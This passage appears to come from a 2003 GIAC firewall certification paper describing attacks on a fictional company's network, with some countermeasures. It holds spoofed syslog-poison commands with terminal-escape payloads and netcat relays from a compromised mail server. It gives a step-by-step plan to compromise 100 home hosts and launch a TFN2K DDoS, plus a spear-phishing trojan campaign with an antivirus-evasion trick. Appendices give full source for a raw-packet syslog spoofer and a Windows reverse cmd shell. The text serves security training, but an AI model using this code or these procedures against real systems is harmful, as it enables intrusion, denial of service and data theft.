ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.110 70.70.70.29 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

Even after sending all these attack packets, because the source address is spoofed, the attacker still remains anonymous. It is theoretically possible to track down the attackers real presence, but requires considerable effort and collaboration with different groups of people, from ISPs…etc and may require International collaboration.

The attacks so far have been a selected source address spoofed attack. If this phase along with the first is not successful then launching the attack with all possible combinations of the source address space being used could be utilised to ensure all possible hosts addressable in the public address space of the company have been tried.

A script to this effect can be written. For example it would look like this. The bolded red numbers indicate the ascending source address space, which would eventually repeat until the full address space had been spoofed.

./syslog-poison 70.70.70.**1** 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

./syslog-poison 70.70.70.**2** 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"

and so on until

./syslog-poison 70.70.70.**255** 70.70.70.28 "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q"
.

In each of these phases it would be suspected that they would fail on any company serious about security, because of the very likely reason that there would be Ingress filtering / Anti-spoofing rules on the border routers and the external firewall(s).

Upon inspection of GIAC Enterprises configuration, the first phase of this attack would fail because of part of the ACL in the border router as shown below, which blocks all UDP traffic to port 514, which is the syslog traffic.

deny udp any any eq 514 log


The second phase of this attack would also fail not only because of the ACL rule above but also because of the additional ACL rule below which performs the Ingress Antispoofing work.

deny ip 70.70.70.0 0.0.0.255 any

Phase III

To overcome both of the ACL's above, a more elaborate attack will need to be conducted. This would involve first compromising a system on one of the Internet addressable DMZ's, then using this system to launch the attack against the firewall itself, thus bypassing the border router ACLs altogether, and also antispoofing rules on the firewall. The email server itself would be a good place to start, as there is historically quite a number of attacks against smtp servers. The attack path would be as in the following diagram.

Firewall Attack Diagram II



The first step would be to select the latest sendmail vulnerability and apply an exploit based on this vulnerability to the smtp server. Once the smtp system has been compromised the next step would be to get a copy of netcat onto it. This can be as simple as mailing the netcat source code to root on the mail

server, extracting the source from the mail on the smtp server and then compiling it. The last stage would then be to launch the original firewall attack from the sendmail server. The command line would be

```
echo -e "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u 70.70.70.28 514
```

and also against the other front firewall:

```
echo -e "<189>19: 00:01:04:
Test\a\033[2J\033[2;5m\033[1;31mHACKER~
ATTACK\033[2;25m\033[22;30m\033[3q" | nc -u 70.70.70.29 514
```

In this case the attack would succeed in bypassing the filtering and antispoofing rules of the border routers and firewalls but would not succeed against the firewall itself specifically for the reason in this design the firewalls are not running Checkpoint Firewall-1 syslog daemon.

If the firewalls were running a central syslog daemon then either the following workout as mentioned on SecurityFocus could be applied or the vendor fix patched onto the system. In most cases it is better to apply the fix and is recommended here. Checkpoint has the fix available. Below is the workaround as described from SecurityFocus.

> **Workaround:**
> A suggested workaround is to filter any syslog data using 'tr'. As a privileged user, execute the following commands:
>
> ```
> [firewall]# fw log -tfnl | tr '\000-\011\013-\037\200-\377' '*'
> ```
>
> This ensures that all ASCII characters from 0-31 and 128-255 are replaced by an asterisk (*).

A Distributed Denial of Service Attack

The first step is to find 50 cable or DSL connected system to perform the attack against. One simple method to locate cable type connections is to use IRC (Internet Relay Chat) and have a look at a number of people and what there host and domain name is. Any one that have the word cable or DSL in them would be a likely candidate. For example there may be a host with a domain of :

cable132.number1isp.com

From this would could deduce that it is a cable connected system and there are other likely cable hosts on the same domain, around the number 132. To confirm this we could perform a nslookup again from www.samspade.org to keep an extra step closer to being anonymous, on cable100.number1isp.com, then
cable101.number1isp.com
cable102.number1isp.com
… and so on… until…
cable150.number1isp.com

If they all reply with a valid IP address then we have 50 targets available. If not, then we continue up on the number scale. If there is a shortage of system on this domain, we can easily pick another domain from IRC.

In this example we will be targeting 100 systems, as the target system we will be attacking has a dual DNS system and we'll say that we were successful with valid names cable100-200. Let's say also that the names resolve to IP addresses 70.10.23.100-200.

A quick way to identify vulnerabilities on these systems is to run a vulnerability scanner against each of the them. An excellent tool for this is Nessus. Nessus will identify all the vulnerabilities it knows about on a remote system or a number of remote systems. Once vulnerabilities are found on each, a search on www.google.com will pull up an exploit for that vulnerability in quick time.

It is then a matter of downloading the exploit and running it from an already compromised system to keep anonymous, against the cable host in question. If the exploit doesn't work, try another exploit for the same vulnerability, if that doesn't work, try and exploit for any other vulnerabilities that were found for the system. Repeat this process until the system has been compromised. If Nessus finds no vulnerabilities on that system, move onto the next one. If Nessus is not producing very many results at all, then an alternative is to run nmap.

We would use nmap to identify what is operating system and applications are running on each of these systems. We can do this with the nmap tool, with the following command line. Also keeping in mind we want to run this from another system than our own, so that we remain anonymous still.

Nmap –O 70.10.23.100-200

The –O option tells nmap to perform TCP/IP fingerprinting. This tries to identify what operating system on behind the IP address. Not only this, but nmap will also show all the open ports currently on that system. From this we can deduct further searches for vulnerabilities that Nessus may not have picked up against the Operating system itself and against the applications running on the system. And try running them against the target cable systems.

Once we have compromised 100 cable systems. We now need to load the attack tool on each of the systems that we will use for the DDOS. In this case, the DDOS will be an attack on the DNS servers of chosen GIAC Enterprises design. The beauty of an attack on DNS from an attackers point of view is that because the initial domain protocol is UDP, we can add again another layer of anonymity to the attack, as the source addresses of all our packets can be spoofed. The TFN2K tool has been selected for this DDOS, because of it's stealth like communication between the clients to servers over ICMP_ECHOREPLY packets and also because it supports flooding packets on UDP to any selected port. In this case we will select port 53 (Domain Name Server).


For the 100 compromised systems, the TFN2K server is uploaded and run on the system. Then the TFN2K client is loaded onto two separate already compromised systems and run. Each client will handle 50 TFN2K servers each. Then from another compromised system, the attacker uses netcat to control the client, which controls all 100 attack servers, which when given the command start flooding the target.

50 of the TFN2K servers will be directed to attack one of the DNS servers, while the other 50 TFN2K servers will be directed to attack the other DNS server.

As can be seen in the diagram below, there is an enormous leverage concept being applied here. Instead of just one system trying to flood the target network or host, it is now magnified by 100 times. Typically during a TFN2K flood of this type there should be at least 1000 packets per second being generated by each TFN2K server. When taking the full number of attack servers into consideration, this multiplies out to at least 100,000 UDP DNS packets per second.

At this stage the attack would be noticed by the NIDS if there was a specific rule based on the quantity of certain packets reaching a particular network. If there was a rule, then it would certainly be noticed. Otherwise the attack would be noticed later on when it started affecting systems, either from slow responses or customers complaining they cannot connect to GIAC Enterprises systems.

DDOS Diagram



Not only will the DNS servers be completely flooded and most likely crash, the firewalls will be overloaded, especially if they are logging this packet, the hard drives will fill up and after a time crash, and the network pipes themselves will be flooded with traffic effectively stopping any normal traffic from coming in. A distributed denial of service attack is a very nasty but effective attack.

Suggested Countermeasures

A first countermeasure is to have dual connections to the Internet, through two different ISP's. This can help stop the available bandwidth from being totally consumed. Although, it only halves the effectiveness of the attack.

Generally increasing the bandwidth to the ISP can also help, but once again, whatever capacity you have, it can be filled with traffic, just as long as there are enough zombie machines.

Another countermeasure is to have rate limiting controls on the routers or firewalls. Netfilter is one particular firewall where the rate limit of certain packets can be specified to stop excessive packets from entering the network.

A common counter measure against a SYN flood attack is to configure the system to kill the TCP three way handshake after a shorter time than the default and secondly, to increase the available memory for keeping track on TCP connection initiation. Although in this particular example, this would have had no effect because the packets were UDP.

The last method of trying to counter an DDOS attack is to work effectively with the incident response team of the ISP you are using. They will be able to apply upstream filters so that the traffic never actually reaches you.

An attack against an internal system

The target on the internal network will be against a number of users PC's. For a network architecture with many layers of security defence, one of the simple ways of getting access to the internal network is to take control of a users machine on the internal network with a Trojan program.

The easiest way to take over control of a users internal machine is to get them to help you. This can be done by sending the user an email with an attachment and tricking them into running it, which installs a Trojan program that is controlled by the attacker. To help trick the end user, the sender of the email will be spoofed and pretend to come from one of their business partners.

The first step is to find email addresses of GIAC Enterprises staff. To start this off, looking at their web site should at least reveal one email address, which will show the format of the host and domain. For example the address on the 'contact us' page might be:

enquiries@mail.giace.com

So at this stage it can be deducted, that internal users will have the same format, ie <name>@mail.giace.com

The next is to run a search on www.google.com for "@mail.giace.com" and collect all the email address found.

Now a possible partner address needs to be found. Searching GIAC Enterprises web site may reveal their partners or if not, further searching on google may pick up this information. Once a partner has been discovered then running a search in google again to find the format of their email address would be executed.

The next step is to prepare the payload. In this case it will be a reverse browsing command execution backdoor. This program works by, once being installed on the users machine, it will connect out to the Internet on port 80, just like normal users browsing the web would, and via the standard proxy server. Although it is not a normal browser client at all, it makes a connection to the selected host out on the Internet, and takes commands from that host and runs them on the command line. The command results are then feed back to the host via port 80 again.

Extensive searching on the Internet has only found a reverse www shell for Unix/Linux system with Perl. There was no version for Windows. The code can be found at the following site http://www.thc.org/releases/rwwwshell-2.0.pl.gz . Note: The source code is not included in this paper, as it triggers Antivirus detection engines, and will stop this paper from being viewed or downloaded for any people with AV on their systems.

Further searching found the source code in C for a proof of concept for Windows that when run will connect to the specified destination IP address(in the example it is localhost, but would be changed to the master server out on the Internet, via the proxy server) on the specified port and provide a cmd.exe prompt. Source code can be found in Appendix 2. Following is the URL where this source code was posted on a newsgroup on the Insecure web site.

http://lists.insecure.org/lists/vuln-dev/2003/Feb/0011.html

It would be a simple matter for someone with programming skills to convert the Perl source to C, effectively incorporating the Proxy connection and the web traffic to work on a Windows system. This has deliberately not been done for this paper, as the purpose of this paper is not to develop hacker tools and secondly so that the code would not become freely available for attackers to use out in the Internet community.

Writing your own program will change the signature of the executable itself. This will make the attack more stealthy. If the AV engine, looks and finds anything with a "cmd.exe" in the file, then an avoidance technique can be to write your program so that no where in your code is actually cmd.exe, but only becomes formed that way once the program is run.

For example in the code at the moment is the line

```
CreateProcess(NULL,"cmd",NULL,NULL,true,NULL,NULL,NULL,&si,&
pi);
```

If we were to change it to as below, it would avoid the pattern match of cmd.

```
Char one[1]="d";
Char two[1]="c";
Char three[1]="m";
Char DoThisInstead[4];

DoThisInstead[2] = three[0];
DoThisInstead[0] = one[0];
DoThisInstead[1] = two[0];
CreateProcess(NULL,DoThisInstead,NULL,NULL,true,NULL,NULL,NU
LL,&si,&pi);
```

Once the code had been written and compiled it would be zipped and put into an email. Zipped for the reason that many email gateways these days, automatically block executables, VBS and other common extensions that can be harmful to end users.

Next a host out on the Internet needs to be setup to be able to receive the connections from the backdoor program when it connects from the GIAC Enterprises network. The rwwwshell2.0 code can be used for this. The command line to run this program on the host would be:

rwwwshell master

This put the program in master mode and waits for connections to it.

The last step is to send the zipped file to all the valid email addresses that had been found for GIAC Enterprises from a valid looking email address from the partner and put a plausible message in their that would indicate to unzip the file then run it. Once sent, it would be a matter of waiting on the master host for connections to the server. Once a connection came in, you would then know that the person has run the backdoor and you now have access to the users machine and all the information on it.

The IDS system most likely would not detect this attack as the program is a newly created one and would have no signature currently in circulation.

To stop/detect this kind of attack, using some kind of detection tool at the proxy server that could detect an unusual amount of send traffic from the browser client. Usual surfing the web has small amounts of send data to receive data ratio. The reverse browser backdoor would not have this similar trait.

Another defence against this type of attack is to make sure users do not run any programs received in an email. A good security awareness program should definitely cover this.

References

[1] Cheswick R William, Bellovin M Steven, Rubin D Aviel, Firewalls and Internet Security : Repelling the Wily Hacker. Reading: Addison Wesley, 2003.

[2] PGP Corporation, URL: http://www.pgp.com (3rd June. 2003)

[3] Koch Werner, Ellmenreich Nils "GNUPG FAQ" URL: http://www.gnupg.org/faq.html (3rd June. 2003)

[4] Google, "Google Australia" URL: http://www.google.com.au/ (20th June 2003)

[5] Symantec, "Norton Personal Firewall" URL: http://www.symantec.com/sabu/nis/npf/ (5th June. 2003)

[6] Stunnel, "Stunnel" URL: http://www.stunnel.org (9th June 2003)

[7] FreeS/Wan – "Linux FreeS/WAN" URL: http://www.freeswan.org/ (9th June 2003)

[8] "FreeS/WAN" http://www.freeswan.org/freeswan_trees/freeswan-2.00/doc/config.html (9th June 2003)

[9] Winston Ira, "Sample IPTABLES config file for workstations" URL: http://www.liniac.upenn.edu/sysadmin/security/iptables.html (14th June 2003)

[10] Frost, Stephen, "Netfilter- firewalling, NAT and packet mangling for Linux 2.4" URL: http://www.netfilter.org/ (14th June 2003)

[11] Stephens, James, ""Configuration" , 16th Dec 2002 URL: http://www.sns.ias.edu/~jns/security/iptables/rules.html (14th June 2003)

[12] Allard Dennis, Cohen, Don "IPTABLES Firewall Example" December 2002 URL: http://oceanpark.com/notes/firewall_example.html (14th June 2003)

[13] Hutchinson, Brandon "Example iptables firewall" 15/1/2003 URL: http://www.brandonhutchinson.com/iptables_fw.html (14th June 2003)

[14] Sully, Bob, "IPTABLES Firewall Script and Configuration Files for Linux 2.4.x" 6th July 2003, URL: http://www.malibyte.net/iptables/scripts/fwscripts.html (14th June 2003)

[15] OpenOffic.org Source Project, "OpenOffice.org 1.1 Office Suite" URL: http://www.openoffice.org/ (6th June 2003)

[16] "9.11. A Sample Firewall Configuration" URL: http://www.tldp.org/LDP/nag2/x-087-2-firewall.example.html (14th June 2003)

[17] Netfilter, “Netfilter Documentation” URL: URL: http://www.iptables.com/documentation/ - (14th June 2003)

[18] Andreasson, Oskar, “Frozen Tux” Iptables-tutorial, URL: http://iptables-tutorial.frozentux.net/ (14th June 2003)

[19] Coulson, David, “iptables.pdf” URL: http://davidcoulson.net/writing/lxf/14/iptables.pdf (15th June 2003)

[20] Kenshi Prince, “Iptables Basics” URL: http://www.justlinux.com/nhf/intel/security/iptables_basics.html (15th June 2003)

[21] Brockmeier, Joe Using iptables” URL: http://www.unixreview.com/documents/s=1236/urm0104l/0104l.htm (15th June 2003)

[22] Rusty Russell, “Linxu 2.4 NAT HOWTO” Revision 1.18, 14/1/2002 URL: http://www.iptables.com/documentation/HOWTO//NAT-HOWTO.txt (15th June 2003)

[23] Open VPN, “OpenVPN” URL: http://openvpn.sourceforge.net (16th June 2003)

[24] THC, “THC-rwwwshell” Version 2.0, 24/1/2002 URL: http://www.thc.org/releases/rwwwshell-2.0.pl.gz (2nd July 2003)

[25] Ninja Net, “Vulnerability Development: Windows reverse Shell #2”, 7/2/2003 URL: http://lists.insecure.org/lists/vuln-dev/2003/Feb/0011.html (3rd July 2003)

[26] Con John, “ipcains.terminal” URL: http://www.johncon.com/john/archive/ipchains.terminal.txt (16th June 2003)

[27] RedHat, “Example Firewall Script” URL: http://www.redhat.com/support/resources/tips/firewall/firewallservice.html (17th June 2003)

[28] “ipchains.txt” v1.3, 17/11/1999 URL: http://uber.chorn.com/ipchains.txt (17th June 2003)

[29] Sahib Mirza, “1nic.example.txt” 25/4/2001 URL: http://www.linux-sec.net/Firewalls/Scripts/1nic.example.txt (17th June 2003)

[30] Dubinsky Mark, Mark Dubinsky GCFW” URL: http://www.giac.org/practical/GCFW/Mark_Dubinsky_GCFW.pdf (26th June 2003)

[31] Security Focus, “7161 info” URL: http://www.securityfocus.com/bid/7161/info/ (21st June 2003)

[32] Gamma, “syslog-poison.c” 13/7/1998 URL: http://packetstormsecurity.nl/spoof/unix-spoof-code/syslog-poison.c (23rd June 2003)

[33] Internet, “Internic” URL: www.internic.net/whois.html (13rd June 2003)

[34] Blighty, Steve, “Samspade.org” URL: www.samspade.org (26th June 2003)

[35] Antivirus Security Software, “Antivirus Security Software” URL: http://www.ravantivirus.com/ (7th June 2003)

[36] Novak, Judy, SANS Track2 - Firewalls, Perimeter Protection and VPNs. SANS, 2003.

[37] Linux Consulting, “Hardening and Tightening Security on Your Server/Network”, URL: http://www.linux-sec.net/Harden/harden.gwif.html (3rd July 2003)

[38] Ball, Frank, “firewall2.4” URL: http://nblug.org/firewall/firewall2.4 (12th June 2003)

Definitions

ACL	Access Control List
ARP	Address Resolution Protocol
AV	AntiVirus
DDOS	Distributed Denial of Service.
DMZ	DeMilitarised Zone
DOS	Denial Of Service
DSL	Digital Subscriber Line
FTP	File Transfer Protocol
GST	Australian Goods and Services Tax
GUI	Graphical User Interface
HIDS	Host Intrusion Detection System
HTTP	Hyper Text Transfer Protocol
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IP	Internet Protocol
IPSEC	Internet Protocol Security
IRC	Internet Relay Chat
ISAKMP	Internet Security Association and Key Management Protocol
IT	Information Technology
MS	Microsoft
NAT	Network Address Translation
NC	NetCat
NIC	Network Interface Cards
NTP	Network Time Protocol
PC	Personnel Computer
MAC	Ethernet Media Access Control
NIDS	Network Intrusion Detection System
TFN2K	Tribal Flood Network 2000
SMTP	Simple Mail Transfer Protocol
URL	Universal Resource Locator
VBS	Visual Basic Script
VLAN	Virtual Local Area Network
VPN	Virtual Private Network

Appendix 1

SYSLOG-POISON

```
/*
** syslog-poison.c -- Spoof syslog messages.
**
** By Gamma '98. Based on code by yuri volobuev.
**
** Exploits the fact that many syslogd implementations listen on port 514/udp
** and accept all datagrams that arrive, thus making it very easy to spoof
** syslog entries.  Some versions of syslogd allow this feature to be turned
** off, some don't.  Sends stdin or argv[3] to the target.
**
** Usage: ./syslog-poison <source> <target> [message]
**
** NB: "message" should contain the syslog priority code.
**     eg, "<6>in.telnetd[8377]: connect from root@foo.bar", will log the
**     message as informational.
**
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <unistd.h>
#include <netdb.h>
#include <syslog.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <netinet/ip.h>

#define IPVERSION       4

struct raw_pkt_hdr {
  struct iphdr ip;
  struct udphdr udp;
};

struct raw_pkt_hdr* pkt;

void usage(char *);
int doit(char *, char *, char *);
unsigned long int get_ip_addr(char*);
unsigned short checksum(unsigned short*, char);

int main(int argc, char** argv) {
```

```
  char *source,*target;
  char message[512];


  if (argc < 3) usage(argv[0]);

  source = argv[1];
  target = argv[2];

  if (argc == 4) {
    strcpy(message,argv[3]);
    doit(source,target,message);
  }
  if (argc == 3) {
    while (fgets(message, sizeof(message), stdin)) {
      doit(source,target,message);
    }
  }
  exit(0);
}

int doit(char *source, char *target, char *message) {

  struct sockaddr_in sa;
  int sock,packet_len;
  char on = 1;

  if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("socket");
    exit(1);
  }

  sa.sin_addr.s_addr = get_ip_addr(target);
  sa.sin_family = AF_INET;

  packet_len = sizeof(struct raw_pkt_hdr)+strlen(message)+4;
  pkt = calloc((size_t)1,(size_t)packet_len);

  pkt->ip.version = IPVERSION;
  pkt->ip.ihl = sizeof(struct iphdr) >> 2;
  pkt->ip.tos = 0;
  pkt->ip.tot_len = htons(packet_len);
  pkt->ip.id = htons(getpid() & 0xFFFF);
  pkt->ip.frag_off = 0;
  pkt->ip.ttl = 0x40;
  pkt->ip.protocol = IPPROTO_UDP;
  pkt->ip.check = 0;
  pkt->ip.saddr = get_ip_addr(source);
  pkt->ip.daddr = sa.sin_addr.s_addr;
```

```
  pkt->ip.check = checksum((unsigned short*)pkt,sizeof(struct iphdr));

  pkt->udp.source = htons(514);
  pkt->udp.dest = htons(514);
  pkt->udp.len = htons(packet_len - sizeof(struct iphdr));
  pkt->udp.check = 0;

  sprintf((char*)pkt+sizeof(struct raw_pkt_hdr),"%s",message);

  if (setsockopt(sock,IPPROTO_IP,IP_HDRINCL,(char *)&on,sizeof(on)) < 0) {
    perror("setsockopt: IP_HDRINCL");
    exit(1);
  }

  if (sendto(sock,pkt,packet_len,0,(struct sockaddr*)&sa,sizeof(sa)) < 0) {
    perror("sendto");
    exit(1);
  }
}

void usage (char *name) {
  fprintf(stderr,"'syslog-poison.c' -- Gamma '98\n");
  fprintf(stderr,"------------------------------------------------------\n");
  fprintf(stderr,"Priority codes from /usr/include/syslog.h\n");
  fprintf(stderr,"------------------------------------------------------\n");
  fprintf(stderr,"LOG_EMERG     0    /* system is unusable */\n");
  fprintf(stderr,"LOG_ALERT     1    /* action must be taken immediately */\n");
  fprintf(stderr,"LOG_CRIT      2    /* critical conditions */\n");
  fprintf(stderr,"LOG_ERR       3    /* error conditions */\n");
  fprintf(stderr,"LOG_WARNING   4    /* warning conditions */\n");
  fprintf(stderr,"LOG_NOTICE    5    /* normal but signification condition */\n");
  fprintf(stderr,"LOG_INFO      6    /* informational */\n");
  fprintf(stderr,"LOG_DEBUG     7    /* debug-level messages */\n");
  fprintf(stderr,"------------------------------------------------------\n");
  fprintf(stderr,"Usage: %s <source> <target> [message]\n",name);
  exit(1);
}

unsigned long int get_ip_addr(char* str) {

struct hostent *hostp;
unsigned long int addr;

if ((addr = inet_addr(str)) == -1) {
  if ((hostp = gethostbyname(str)))
    return *(unsigned long int*)(hostp->h_addr);
  else {
    fprintf(stderr,"unknown host %s\n",str);
    exit(1);
    }
```

```
  }
  return addr;
}

unsigned short checksum(unsigned short* addr,char len) {
  register long sum = 0;

  while(len > 1) {
    sum += *addr++;
    len -= 2;
  }
  while (sum>>16) sum = (sum & 0xffff) + (sum >> 16);
  return ~sum;
}
```

Appendix 2

Reverse command shell for windows. Sourced from a list posting on the Insecure web site at http://lists.insecure.org/lists/vuln-dev/2003/Feb/0011.html

```
/*
reverse cmd shell

Will spit back command shell on ur listening netcat
on ur localhost (127.0.0.2) port 55

set up ur netcat eg. nc -l -p 55 -vv

Adik (netninja_at_hotmail.kg)
http://netninja.to.kg

 */
#include <winsock2.h>
#include <stdio.h>
#pragma comment(lib,"ws2_32")

void main(int argc, char *argv[])
{
	WSADATA wsaData;
	SOCKET hSocket;
	STARTUPINFO si;
	PROCESS_INFORMATION pi;
	struct sockaddr_in adik_sin;
	memset(&adik_sin,0,sizeof(adik_sin));
	memset(&si,0,sizeof(si));
	WSAStartup(MAKEWORD(2,0),&wsaData);
	hSocket =
WSASocket(AF_INET,SOCK_STREAM,NULL,NULL,NULL,NULL);
	adik_sin.sin_family = AF_INET;
	adik_sin.sin_port = htons(55);
	adik_sin.sin_addr.s_addr = inet_addr("127.0.0.1");
	connect(hSocket,(struct sockaddr*)&adik_sin,sizeof(adik_sin));
	si.cb = sizeof(si);
	si.dwFlags = STARTF_USESTDHANDLES;
	si.hStdInput = si.hStdOutput = si.hStdError = (void *)hSocket;
	CreateProcess(NULL,"cmd",NULL,NULL,true,NULL,NULL,NULL,&si,&pi)
;
	ExitProcess(0);

}
```